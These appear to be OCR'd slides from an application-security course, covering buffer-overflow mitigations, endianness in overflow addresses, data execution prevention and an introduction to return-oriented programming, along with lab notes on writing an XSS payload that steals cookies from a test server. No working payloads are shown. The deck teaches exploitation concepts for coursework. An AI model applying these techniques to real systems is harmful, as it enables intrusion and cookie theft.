
Option 2: Randomize Stack



Mitigations

Option 2: Randomize Stack


- **Pros**: Makes it harder to return to shellcode if the address is random



Mitigations


Option 2: Randomize Stack

- **Pros**: Makes it harder to return to shellcode if the address is random
- **Cons**: Does not affect returning to the wrong part of the code



Mitigations


Option 3: Kill the program if the instruction pointer leaves the code section (non-executable stack)



Mitigations

Option 3: Kill the program if the instruction pointer leaves the code section (non-executable stack)


- **Pros**: Totally removes stack-based shellcode



Mitigations

Option 3: Kill the program if the instruction pointer leaves the code section (non-executable stack)

- **Pros**: Totally removes stack-based shellcode
- **Cons**: Still does not prevent returning to the wrong part of the code, or changing other variables on the stack



Mitigations

Which one do we use?

Mitigations

Which one do we use?

Both! Compilers almost always have both random and non-executable stacks enabled by default!

Recap

Buffer Overflow Mitigations:

- A better language
- Random stack
- Non-executable stack


Application Security: Day 3

Patch Notes

- **Thursday**: Laura Harder guest lecture!
  - Impressive career in the military and private sector
  - Talk covers current threats, and networking advice!

Patch Notes

- BoulderSec (a local security meetup) is also meeting Thursday after lecture at the Rayback Collective



Patch Notes

- **Quiz**: No quiz this week (and probably for the rest of the class)

Patch Notes

- **Quiz**: No quiz this week (and probably for the rest of the class)
- **Honeypots**: Remember to turn off droplets when finished so you do not get charged

Patch Notes

- **Quiz**: No quiz this week (and probably for the rest of the class)
- **Honeypots**: Remember to turn off droplets when finished so you do not get charged.
- **Cybersecurity Club**: I thought this died, but some folks are looking to resurrect it. Slack me if interested!

Patch Notes

Lab 2 notes:


- **XSS without some tags**
  - Your payload should run automatically
  - Do not use the mouseover example from the slides
- **XSS test server**
  - Exfiltrating cookies should work, even if the web console throws CORS errors (fixed on Monday)

Last Episode

Q: What was that bit about flipping bytes, where 0x08049d9c was written as '\x9c\x9d\x04\x08'?

Last Episode


Q: What was that bit about flipping bytes, where 0x08049d9c was written as '\x9c\x9d\x04\x08'?
A: Endianness! Bytes are written up the stack from low to high addresses, but read from high to low (little-endian)



Last Episode


Q: What was that bit about flipping bytes, where 0x08049d9c was written as '\x9c\x9d\x04\x08'?
A: Endianness! Bytes are written up the stack from low to high addresses, but read from high to low (little-endian)

- We will need to do this for any value we write




Last Episode

Data execution prevention:
Only data in the code section is allowed to run



Last Episode


Q: Is this used everywhere?



Last Episode


Q: Is this used everywhere?
A: Not exactly:

- Older programs
- Programs that generate their own code (e.g. JIT compilers like browsers)




Last Episode

Q: Can they inject shellcode into the executable section?




Last Episode

Q: Can they inject shellcode into the executable section?
A: No, all user data is written to the stack or heap!



Return-Oriented Programming


Return-Oriented Programming (ROP): Return to the existing code in unintended ways



Return-Oriented Programming

